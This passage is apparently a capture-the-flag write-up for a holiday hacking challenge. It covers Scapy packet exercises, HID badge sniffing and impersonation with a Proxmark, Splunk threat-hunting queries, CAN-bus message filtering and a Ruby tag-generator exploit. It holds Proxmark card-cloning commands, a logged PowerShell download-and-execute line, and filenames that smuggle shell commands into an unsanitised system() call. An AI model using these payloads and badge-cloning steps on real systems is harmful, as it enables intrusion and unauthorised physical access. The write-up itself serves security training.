3. pkt = sendp(IP(dst="127.0.0.1")/TCP(dport=20))

```
>>> task.submit(1)
Correct! sr1 will send a packet, then immediately sniff for a response packet.
```

Submit the class object of the scapy module that can read pcap or pcapng files and return a list of packets. Refer to https://scapy.readthedocs.io/en/latest/api/scapy.utils.html

```
>>> task.submit(rdpcap)
Correct! the "rdpcap" scapy class can read pcap files.
```

The variable UDP_PACKETS contains a list of UDP packets. Submit the NUMBER only from the choices below that correctly prints a summary of UDP_PACKETS:

1. UDP_PACKETS.print()
2. UDP_PACKETS.show()
3. UDP_PACKETS.list()

```
>>> UDP_PACKETS.show()
0000 Ether / IP / UDP / DNS Qry "b'www.elves.rule.'"
0001 Ether / IP / UDP / DNS Ans "10.21.23.12"
>>> task.submit(2)
Correct! .show() can be used on lists of packets AND on an individual packet.
```

Submit only the first packet found in UDP_PACKETS.

```
>>> task.submit(UDP_PACKETS[0])
Correct! Scapy packet lists work just like regular python lists so packets can be accessed by their position in
the list starting at offset 0.
```

Submit only the entire TCP layer of the second packet in TCP_PACKETS.

```
>>> TCP_PACKETS[1].getlayer(TCP)
<TCP  sport=ftp dport=1137 seq=3334930753 ack=3753095935 dataofs=7 reserved=0 flags=SA window=16384
chksum=0x6151 urgptr=0 options=[('MSS', 1452), ('NOP', None), ('NOP', None), ('SAckOK', b'')] |>
>>> task.submit(TCP_PACKETS[1].getlayer(TCP))
Correct! Most of the major fields like Ether, IP, TCP, UDP, ICMP, DNS, DNSQR, DNSRR, Raw, etc... can be accessed
this way. Ex - pkt[IP][TCP]
```

Change the source IP address of the first packet found in UDP_PACKETS to 127.0.0.1 and then submit this packet.

```
>>> UDP_PACKETS[0].getlayer(IP).src='127.0.0.1'
>>> UDP_PACKETS[0].getlayer(IP)
<IP  version=4 ihl=5 tos=0x0 len=60 id=0 flags=DF frag=0 ttl=64 proto=udp chksum=0x6543 src=127.0.0.1
dst=192.168.170.20 |<UDP  sport=32795 dport=domain len=40 chksum=0xaf61 |<DNS  id=30144 qr=0 opcode=QUERY aa=0
tc=0 rd=1 ra=0 z=0 ad=0 cd=0 rcode=ok qdcount=1 ancount=0 nscount=0 arcount=0 qd=<DNSQR  qname='www.elves.rule.'
qtype=A qclass=IN |> an=None ns=None ar=None |>>>
>>> task.submit(UDP_PACKETS[0])
Correct! You can change ALL scapy packet attributes using this method.
```

Submit the password "task.submit('elf_password')" of the user alabaster as found in the packet list TCP_PACKETS.

```
>>> for i in TCP_PACKETS: print(i)
WARNING: Calling str(pkt) on Python 3 makes no sense!
b'\x00\x15\xf2@v\xef\x00\x16\xcen\x8b$\x08\x00E\x00\x000\xa7\xe3@\x00\x80\x06\xd0`\xc0\xa8\x00r\xc0\xa8\x00\xc1\
x04q\x00\x15\xdf\xb3\xb2\xfe\x00\x00\x00\x00p\x02@\x00)c\x00\x00\x02\x04\x05\xb4\x01\x01\x04\x02'
WARNING: Calling str(pkt) on Python 3 makes no sense!
b'\x00\x16\xcen\x8b$\x00\x15\xf2@v\xef\x08\x00E\x00\x000)`\x00\x00\x80\x06\x8e\xe4\xc0\xa8\x00\xc1\xc0\xa8\x00r\
x00\x15\x04q\xc6\xc7\x01A\xdf\xb3\xb2\xffp\x12@\x00aQ\x00\x00\x02\x04\x05\xac\x01\x01\x04\x02'
WARNING: more Calling str(pkt) on Python 3 makes no sense!
b'\x00\x15\xf2@v\xef\x00\x16\xcen\x8b$\x08\x00E\x00\x00(\xa7\xe4@\x00\x80\x06\xd0g\xc0\xa8\x00r\xc0\xa8\x00\xc1\
x04q\x00\x15\xdf\xb3\xb2\xff\xc6\xc7\x01BP\x10D\x10\x89\xfd\x00\x00'
b'\x00\x16\xcen\x8b$\x00\x15\xf2@v\xef\x08\x00E\x00\x00F)a@\x00\x80\x06N\xcd\xc0\xa8\x00\xc1\xc0\xa8\x00r\x00\x1
5\x04q\xc6\xc7\x01B\xdf\xb3\xb2\xffP\x18\xff\xff\xd9}\x00\x00220 North Pole FTP Server\r\n'
b'\x00\x15\xf2@v\xef\x00\x16\xcen\x8b$\x08\x00E\x00\x007\xa7\xe5@\x00\x80\x06\xd0W\xc0\xa8\x00r\xc0\xa8\x00\xc1\
x04q\x00\x15\xdf\xb3\xb2\xff\xc6\xc7\x01`P\x18C\xf2\n\x98\x00\x00USER alabaster\r'
b'\x00\x16\xcen\x8b$\x00\x15\xf2@v\xef\x08\x00E\x00\x00M)b@\x00\x80\x06N\xc5\xc0\xa8\x00\xc1\xc0\xa8\x00r\x00\x1
5\x04q\xc6\xc7\x01`\xdf\xb3\xb3\x0eP\x18\xff\xf0=\x9c\x00\x00331 Password required for alabaster.\r'
b'\x00\x15\xf2@v\xef\x00\x16\xcen\x8b$\x08\x00E\x00\x003\xa7\xe6@\x00\x80\x06\xd0Z\xc0\xa8\x00r\xc0\xa8\x00\xc1\
x04q\x00\x15\xdf\xb3\xb3\x0e\xc6\xc7\x01\x85P\x18C\xcd\xe9k\x00\x00PASS echo\r\n'
b'\x00\x16\xcen\x8b$\x00\x15\xf2@v\xef\x08\x00E\x00\x00F)c@\x00\x80\x06N\xcb\xc0\xa8\x00\xc1\xc0\xa8\x00r\x00\x1
5\x04q\xc6\xc7\x01\x85\xdf\xb3\xb3\x19P\x18\xff\xe5\x00\xd3\x00\x00230 User alabaster logged in.\r'
>>> task.submit('echo')
Correct! Here is some really nice list comprehension that will grab all the raw payloads from tcp packets:
[pkt[Raw].load for pkt in TCP_PACKETS if Raw in pkt]
```

The ICMP_PACKETS variable contains a packet list of several icmp echo-request and icmp echo-reply packets. Submit only the ICMP chksum value from the second packet in the ICMP_PACKETS list.

```
>>> [pkt[Raw].load for pkt in TCP_PACKETS if Raw in pkt]
[b'220 North Pole FTP Server\r\n', b'USER alabaster\r', b'331 Password required for alabaster.\r', b'PASS
echo\r\n', b'230 User alabaster logged in.\r']
>>> task.submit(ICMP_PACKETS[1][ICMP].chksum)
Correct! You can access the ICMP chksum value from the second packet using ICMP_PACKETS[1][ICMP].chksum .
```

Submit the number of the choice below that would correctly create a ICMP echo request packet with a destination IP of 127.0.0.1 stored in the variable named "pkt"
1. pkt = Ether(src='127.0.0.1')/ICMP(type="echo-request")
2. pkt = IP(src='127.0.0.1')/ICMP(type="echo-reply")
3. pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")

```
>>> task.submit(3)
Correct! Once you assign the packet to a variable named "pkt" you can then use that variable to send or
manipulate your created packet.
```

Create and then submit a UDP packet with a dport of 5000 and a dst IP of 127.127.127.127.

```
>>> pkt=IP(dst='127.127.127.127')/UDP(dport=5000)
>>> pkt
<IP  frag=0 proto=udp dst=127.127.127.127 |<UDP  dport=5000 |>>
>>> task.submit(pkt)
Correct! Your UDP packet creation should look something like this:
pkt = IP(dst="127.127.127.127")/UDP(dport=5000)
task.submit(pkt)
```

Create and then submit a UDP packet with a dport of 53, a dst IP of 127.2.3.4, and is a DNS query with a qname of "elveslove.santa". (all other packet attributes can be unspecified)


```
>>> pkt=IP(dst='127.2.3.4')/UDP(dport=53)/DNSQR(qname='elveslove.santa')
>>> pkt
<IP  frag=0 proto=udp dst=127.2.3.4 |<UDP  dport=domain |<DNSQR  qname='elveslove.santa' |>>>
>>> task.submit(pkt)
Correct! Your UDP packet creation should look something like this:
pkt = IP(dst="127.2.3.4")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="elveslove.santa"))
task.submit(pkt)
```

The variable ARP_PACKETS contains an ARP request and response packets. The ARP response (the second packet) has 3 incorrect fields in the ARP layer. Correct the second packet in ARP_PACKETS to be a proper ARP response and then task.submit(ARP_PACKETS) for inspection. Refer to https://en.wikipedia.org/wiki/Address_Resolution_Protocol

```
First incorrect field is op and has to be changed to 2 (reply)
>>> reset_arp()
>>> ARP_PACKETS[0]
<Ether  dst=ff:ff:ff:ff:ff:ff src=00:16:ce:6e:8b:24 type=ARP |<ARP  hwtype=0x1 ptype=IPv4 hwlen=6 plen=4 op=who-
has hwsrc=00:16:ce:6e:8b:24 psrc=192.168.0.114 hwdst=00:00:00:00:00:00 pdst=192.168.0.1 |>>
>>> ARP_PACKETS[1]
<Ether  dst=00:16:ce:6e:8b:24 src=00:13:46:0b:22:ba type=ARP |<ARP  hwtype=0x1 ptype=IPv4 hwlen=6 plen=4 op=None
hwsrc=ff:ff:ff:ff:ff:ff psrc=192.168.0.1 hwdst=ff:ff:ff:ff:ff:ff pdst=192.168.0.114 |<Padding
load='\xc0\xa8\x00r' |>>>
>>> ARP_PACKETS[1][ARP].op=2
>>> ARP_PACKETS[1][ARP].hwdst=ARP_PACKETS[0][ARP].hwsrc
>>> ARP_PACKETS[1][ARP].hwsrc=ARP_PACKETS[1][Ether].src
>>> task.submit(ARP_PACKETS)
Great, you prepared all the present packets!
Congratulations, all pretty present packets properly prepared for processing!
>>>
```

Alabaster Snowball congratulates us and gives us some hints.

Elf: Alabaster Snowball



Alabaster Snowball 3:08PM
Great job! Thanks!
I've been trying those skills out myself on this other terminal.
Those skills might be useful to you later on!
I'm pretty sure I can use `tcpdump` to sniff some packets.
Then I'm going to try a machine-in-the-middle attack.
Next, I'll spoof a DNS response to point the host to my terminal.
Then I want to respond to its HTTP request with something I'll cook up.
I'm almost there, but I can't quite get it. I could use some help!
For privacy reasons though, I can't let you access this other terminal.
I do plan to ask Santa for a hand with it next time he's nearby, though.

5) Open HID Lock (Workshop)

The workshop has a door that can only be unlocked with a special badge. After attending Joshua Wright's talk and visiting a few elves, we learn that there are ways to sniff nearby badges and simulate them with a Proxmark device.

- You can use a Proxmark to capture the facility code and ID value of HID ProxCard badge by running `lf hid read` when you are close enough to someone with a badge.
- You can use a Proxmark to impersonate a badge to unlock a door, if the badge you impersonate has access using `lf hid sim -r 2006`......

Proxmark command's shared on Joshua's GitHub page are extremely helpful

Proxmark3 Iceman Edition Command	Function
`lf hid read`	Read from a nearby HID/ProxCard card
`wiegand list`	Display a list of supported Wiegand data formats used by HID cards
`lf hid sim -r 2006ec0c86`	Simulate a HID/ProxCard with the Wiegand value *2006ec0c86*; supply the appropriate Wiegand value for the card you wish to impersonate
`lf hid sim -w H10301 --fc 118 --cn 16612`	Simulate the card number 16612 with facility code 118 using the H10301 (26-bit HID) format (same as the command above but specifying the FC and CN explicitly)

The key to solving this challenge is to walk around the castle and attempt to sniff nearby badges. There are two commands that can be used to do this: `lf hid read` and `auto scan`.

I walked around different areas and did just that. The areas that had a nearby badges returned output.

```
[magicdust] pm3 --> lf hid read
#db# TAG ID: 2006e22f0d (6022) - Format Len: 26 bit - FC: 113 - Card: 6022
```

In another area:

```
[magicdust] pm3 --> lf hid read
#db# TAG ID: 2006e22ee1 (6000) - Format Len: 26 bit - FC: 113 - Card: 6000
```

In another area:


```
[magicdust] pm3 --> [magicdust] pm3 --> lf hid read
#db# TAG ID: 2006e22f0e (6023) - Format Len: 26 bit - FC: 113 - Card: 6023
```

Using the tips from Joshua's talk, I went back to the workshop door and tried simulating badges trying different values. Eventually, the following command unlocked the door.

```
magicdust] pm3 --> lf hid sim -w H10301 --fc 113 --cn 6023
[=] Simulating HID tag
[+] [H10301] - HID H10301 26-bit;  FC: 113  CN: 6023    parity: valid
[=] Stopping simulation after 10 seconds.
[=] Done
```

This unlocked objectives 6 through 11b and allowed me to become SANTA and access new challenges.

6) Splunk Challenge (Angel Candysalt)

Elf:	
	 Angel Candysalt 4:15PM Hey Santa, there’s some crazy stuff going on that we can see through our Splunk infrastructure. You better login and see what’s up.

Access the Splunk terminal in the Great Room. What is the name of the adversary group that Santa feared would attack KringleCon?

The key to this challenge is to use SPLUNK to search and review data and find the answers to Alice Bluebird’s questions.

1. How many distinct MITRE ATT&CK techniques did Alice emulate?

```
index=attack
| rex field=Technique "(?<at>T\d+)"
|  stats count,values(Technique) by at
```

This is how Alice did it

```
| tstats count where index=* by index
| search index=T*-win OR T*-main
| rex field=index "(?<technique>t\d+)[\.\-].0*"
| stats dc(technique)
```

Answer: `13`

2. What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)

```
index=t1059.003*
| fields index
|  dedup index
|  stats values(index)
```

Answer: `t1059.003-main t1059.003-win`

3. One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?

This query helps.

```
index=T1082* MachineGUID | table CommandLine
```

One of the returned lines:

```
"C:\Windows\system32\cmd.exe" /c "REG QUERY HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid"
```

Answer: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography`

4. According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)

```
index=attack OSTAP  | stats min("Execution Time _UTC")
```

Answer: `2020-11-30T17:44:15Z`

5. One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?

I found the referenced code here: https://github.com/frgnca/AudioDeviceCmdlets and used to construct the query.


```
index=* EventCode=1 TERM(*AudioDevice)
|  stats count by process_id
```

Answer: `3648`

6. Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?

First figure out the technique to know the right index to search.

```
index=attack registry
```



i	_time	Technique	Test Name	technique_name	sysmon	field6	field8	franca
>	11/30/20 7:38:36.000 PM	T1547.001	PowerShell Registry RunOnce	PowerShell Registry RunOnce	"3"	win-dc-748	eb44f842-0457-4ddc-9b92-c4caa144ac42	"T1547.0
>	11/30/20 5:14:24.000 PM	T1547.001	PowerShell Registry RunOnce	PowerShell Registry RunOnce	"3"	win-dc-748	eb44f842-0457-4ddc-9b92-c4caa144ac42	"T1547.0


Next review the likely events generated by this technique:

```
index=T1547* TERM(RunOnce*) *bat
```

One of the results has this text.

```
Message=Creating Scriptblock text (1 of 1):
{$RunOnceKey = "HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce"
set-itemproperty $RunOnceKey "NextRun" 'powershell.exe "IEX (New-Object
Net.WebClient).DownloadString(`"https://raw.githubusercontent.com/redcanaryco/atomic-red-
team/master/ARTifacts/Misc/Discovery.bat`")"'}
```

Visit the referenced URL. The last line of the batch file contains the command quser:
https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat



```
wmic qfe get description,installedOn /format:csv
arp -a
whoami
ipconfig /displaydns
route print
netsh advfirewall show allprofiles
systeminfo
qwinsta
quser
```

Answer: `quser`

7. According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?

```
index=* sourcetype=bro*
| stats count,values(host),values(certificate.subject) as certificate.subject by certificate.serial
| search certificate.subject="*dc*"
```

One of the results stands out because it has the Domain Controller's hostname the certificate subject.

Answer: `55FCEEBB21270D9249E86F4B9DC7AA60`

<u>The final question:</u>

```
This last one is encrypted using your favorite phrase! The base64 encoded ciphertext is:

7FXjP1lyfKbyDK/MChyf36h7

It's encrypted with an old algorithm that uses a key. We don't care about RFC 7465 up here! I leave it to the
elves to determine which one!

My favorite phrase?
I can't believe the Splunk folks put it in their talk!
```

After watching the presentation again, we see that the pass phrase is "Stay Frosty". RFC7465 refers to RC4.


We can use CyberChef, with Base64 decode and RC4 with the pass phrase "Stay Frosty" to get the answer.

Answer: `The Lollipop Guild`

7) Solve the Sleigh's CAN-D-BUS Problem (Wunorse Openslae)

Elf: Wunorse Openslae	
	Wunorse Openslae11:28PM Hey Santa! Those tweaks you made to the sled just don't seem right to me. I can't figure out what's wrong, but maybe you can check it out to fix it.

The key to solving this challenge is to manipulate the controls and add filters for each message type. As you manipulate the controls, you learn what each message type is responsible for. There are some messages that don't seem to make sense and they are the ones that need to be filtered out.




```
EPOCH TIME     ID  MESSAGE
1609388986531 080#000000
1609388986632 019#00000000
1609388986734 19B#00000000
1609388986835 244#0000000000
1609388986936 19B#0000000F2057
1609388987040 080#000000
1609388987139 019#00000000
1609388987240 19B#00000000
1609388987342 244#0000000000
1609388987443 080#000000
1609388987545 019#00000000
1609388987647 19B#00000000
1609388987747 244#0000000000
1609388987848 080#000000
1609388987950 019#00000000
1609388988050 19B#00000000
1609388988153 244#0000000000
1609388988255 080#000000
1609388988356 019#00000000
1609388988456 19B#00000000
```

After some experimentation, I created the table below to describe each message type. I couldn't explain the function of each message, and those were the ones that needed to be filtered out.

Function	ID	Notes 1	Notes 2
Steering	019	Comes up with zero when not turning, otherwise the current steering wheel position.	Negative or positive depending on direction.
Brake	080	When the break value is small, less than 3 it just puts out the break value, but if the value is larger than 3 (4 and above) it also puts out another negative number.	As it turns out the negative values don't make sense and need to be filtered out.
RPM	244	Puts out the current RPM, 0 when nothing.	
START/STOP	02A	00FF00 - start / 0000FF - stop	
LOCK/UNLOCK	19B	00000000 - lock / 00000F000000 - unlock / periodically 0000000F2057	As it turns out the F2057 code is undesirable and needs to be filtered out.
ACCELERATOR	??	Nothing gets sent for accelerator but the RPM goes up.	


The following filters remove the undesirable CAN-D-BUS messages.



ID	Operator	Criterion	Remove
19B	Equals	0000000F2057	⛔
080	Less	000000000000	⛔

8) Broken Tag Generator (Noel Boetie)

Elf: Noel Boetie



Noel Boetie 12:07AM
Welcome to the Wrapping Room, Santa!
The tag generator is acting up.
I feel like the issue has something to do with weird files being uploaded.
Can you help me figure out what's wrong?

The key to this challenge is to explore the ruby web application for vulnerabilities. Ultimately it is possible to run injected commands, write output to /tmp and read arbitrary files, which allows dumping of the GREETZ environment variable. Some experimentation was required on a standalone kali box in order to ensure that the injection would work flawlessly in production.

The first step is to review the source code of the web application for potential issues. The following source file is the most helpful:

- https://tag-generator.kringlecastle.com/js/app.js

It contains references to other useful URLs:

- https://tag-generator.kringlecastle.com/image?id=${id}
- https://tag-generator.kringlecastle.com/share?id=${res.id}
- https://tag-generator.kringlecastle.com/save
- https://tag-generator.kringlecastle.com/upload

Interacting with any of the urls in unexpected ways, such as non-existing routes, improper or missing parameters, raises errors similar to the ones depicted below:

```
Something went wrong!
Error in /app/lib/app.rb: Unsupported file type: /tmp/RackMultipart20201231-1-1wc61ag.html
```

In one instance I pulled down a version of the source code using the following url:

```
view-source:https://tag-generator.kringlecastle.com/image?id=app.rb
```

An excerpt of the source code reveals that it is likely a modified version of the original `app.rb` code.

```
# encoding: ASCII-8BIT

TMP_FOLDER = '/tmp'
FINAL_FOLDER = '/tmp'

# Don't put the uploads in the application folder
Dir.chdir TMP_FOLDER
...
      # I wonder what this will do? --Jack
      # if entry.name !~ /^[a-zA-Z0-9._-]+$/
      #   raise 'Invalid filename! Filenames may contain letters, numbers, period, underscore, and hyphen'
      # end
...
  Thread.new do
    if !system("convert -resize 800x600\\> -quality 75 '#{ filename }' '#{ out_path }'")
      LOGGER.error("Something went wrong with file conversion: #{ filename }")
    else
...
      filename = "#{ FINAL_FOLDER }/#{ env['GREETZ'] }"
      print "#{ env['GREETZ'] }"
...
```

After reviewing this code for a while, I realized that this is a modified copy in the `/tmp` folder from someone's attempt to replace the real `app.rb` file unsuccessfully. This also let me deduce the correct URL to use for viewing the original source code: `view-source:https://tag-generator.kringlecastle.com/image?id=../app/lib/app.rb`.

The excerpts below are the most interesting. This excerpt demonstrates that it is possible to do a full command line injection into the OS shell by modifying the adversary-controlled `filename` parameter.

```
def handle_image(filename)
  out_filename = "#{ SecureRandom.uuid }#{File.extname(filename).downcase}"
  out_path = "#{ FINAL_FOLDER }/#{ out_filename }"

  # Resize and compress in the background
  Thread.new do
    if !system("convert -resize 800x600\\> -quality 75 '#{ filename }' '#{ out_path }'")
      LOGGER.error("Something went wrong with file conversion: #{ filename }")
    else
      LOGGER.debug("File successfully converted: #{ filename }")
    end
  end

  # Return just the filename - we can figure that out later
  return out_filename
end
```

Other parts of the code demonstrate strict extension checking and unexpected surprise of taking zip files as parameters.

```
def process_file(filename)
  out_files = []

  if filename.downcase.end_with?('zip')
    # Append the list returned by handle_zip
    out_files += handle_zip(filename)
  elsif filename.downcase.end_with?('jpg') || filename.downcase.end_with?('jpeg') ||
filename.downcase.end_with?('png')
    # Append the name returned by handle_image
    out_files << handle_image(filename)
  else
    raise "Unsupported file type: #{ filename }"
  end

  return out_files
end
```

Other parts of the code indicate that Jack (Frost?) modified the source code to prevent checking file names.

```
      # Validation is boring! --Jack
      # if params['id'] !~ /^[a-zA-Z0-9._-]+$/
      #   return 400, 'Invalid id! id may contain letters, numbers, period, underscore, and hyphen'
      # end
```


After extensive testing, I was able to figure out the following injection lines for dumping the value of GREETZ into a file.

```
kali@kali:~/challenges/2020/hhc/8$ touch "a.jpg'&&echo \"\$GREETZ\">'a.jpg"
kali@kali:~/challenges/2020/hhc/8$ touch "b.jpg'||echo \"\$GREETZ\">'b.jpg"
kali@kali:~/challenges/2020/hhc/8$ ls
'a.jpg'\''&&echo "$GREETZ">'\''a.jpg'   app.rb  'b.jpg'\''||echo "$GREETZ">'\''b.jpg'   test.rb
```

The filenames in the zip file are protected from modification and trigger the exploit reliably. I packaged them as follows:

```
kali@kali:~/challenges/2020/hhc/8$ zip picture.zip 'a.jpg'\''&&echo "$GREETZ">'\''a.jpg' 'b.jpg'\''||echo
"$GREETZ">'\''b.jpg'
  adding: a.jpg'&&echo "$GREETZ">'a.jpg (stored 0%)
  adding: b.jpg'||echo "$GREETZ">'b.jpg (stored 0%)
```

